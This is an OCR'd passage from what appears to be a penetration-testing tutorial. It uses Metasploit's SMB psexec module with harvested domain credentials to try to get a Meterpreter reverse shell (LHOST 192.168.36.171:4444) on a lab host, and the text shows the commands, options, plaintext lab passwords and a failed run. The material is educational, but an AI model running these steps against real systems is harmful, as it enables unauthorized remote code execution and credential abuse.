
Anybody who has access to this account can wreak havoc on the Company's network. We need to verify if any of these accounts is a Domain Controller. My guess is that the user Devansh must be a domain administrator as user Prathul is a local user and also domain user. But we don't find Devansh anywhere.

However, penetration test cannot just depend I am guessing. We need proof and I have one method to verify it. The Metasploit PSXEC module. Before we see about this module, let me expl -ain you about PSEXEC.


PsExec is part of Microsoft's Sysinternals suite, which are a set of tools to help system administrators in administration of their Windows systems. It also allows for remote command exe -cution over a named pipe with the Server Message Block (SMB) protocol on TCP port 445.

The PSEXEC module in Metasploit is a iteration of PSEXEC. Since it aids in administration, only the user having highest privileges can use this exploit module to gain a shell on the target. A-nother feature of this module is that if you don't know the password, you can even use the passwo -rd hash in place of it. However, I have no need for it.

"I'm a hacker, but I'm the good kind of hackers. And I've never been a criminal."
- Mikko Hypponen




```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), range
                                                    CIDR identifier, or hosts
                                                    file with syntax 'file:<pa
                                                    th>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPT                       no        Service description to to
   ION                                              be used on target for pret
                                                    ty listing
   SERVICE_DISPLAY_                       no        The service display name
   NAME
   SERVICE_NAME                           no        The service name
```




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     192.168.36.171   yes       The listen address (an interface m
                                        ay be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > 
```

First, I use the credentials of user "Prathul" to run this module.




```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf6 exploit(windows/smb/psexec) > set smbdomain smallbusiness
smbdomain => smallbusiness
msf6 exploit(windows/smb/psexec) > set smbuser prathul
smbuser => prathul
msf6 exploit(windows/smb/psexec) > set smbpass ABcd1234
smbpass => ABcd1234
```




```
msf6 exploit(windows/smb/psexec) > run

[-] Handler failed to bind to 192.168.36.171:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.1:445 - Connecting to the server...
[*] 192.168.0.1:445 - Authenticating to 192.168.0.1:445|smallbusiness as use
r 'prathul'...
[-] 192.168.0.1:445 - Exploit failed [no-access]: RubySMB::Error::Unexpected
StatusCode The server responded with an unexpected status code: STATUS_ACCES
S_DENIED
[*] Exploit completed, but no session was created.
```


But I get a "access denied" error. Next, I execute this module as user Devansh.



```
msf6 exploit(windows/smb/psexec) > set smbuser devansh
smbuser => devansh
msf6 exploit(windows/smb/psexec) > set smbpass abCD1234
smbpass => abCD1234
```

